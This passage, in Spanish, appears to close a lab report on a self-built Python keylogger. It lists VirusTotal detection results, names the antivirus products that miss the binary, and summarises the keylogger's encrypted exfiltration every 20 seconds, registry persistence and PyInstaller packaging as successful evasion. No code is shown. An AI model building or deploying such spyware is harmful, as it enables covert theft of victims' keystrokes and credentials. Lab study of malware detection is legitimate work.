
Resultado: 19 de 69 motores lo detectaron (27,5%).

Etiqueta de amenaza: `trojan.clyp/keylogger`

Los que lo detectan lo clasifican principalmente como keylogger Python empaquetado con PyInstaller:

- ESET: `Python/Spy.KeyLogger.MT`
- Kaspersky: `HEUR:Trojan-Spy.Python.Keylogger.ae`
- Yandex: `Riskware.PyInstaller`
- Varios más con heurística `Gen:Heur.Clyp.13`

Los que **no** lo detectan incluyen **Microsoft, Avast, AVG, Symantec, Sophos y Malwarebytes**. Esto demuestra evasión parcial: no todos los antivirus lo marcan.



El análisis completo está en [evidencias/virustotal/analisis.md](#).

Conclusión

Montamos un laboratorio con dos VMs Windows 11 donde el keylogger captura teclas, las cifra con AES-256-GCM, las envía cada 20 segundos al atacante, sobrevive reinicios mediante persistencia en el registro de Windows, y se entrega como ejecutable compilado con PyInstaller.

Demostramos con Wireshark que un MITM intercepta el tráfico HTTP pero no puede leer el contenido cifrado. En VirusTotal, 19 de 69 motores detectaron el binario, confirmando que la evasión total es difícil pero la evasión parcial y el cifrado de red sí funcionan como capas de protección del atacante.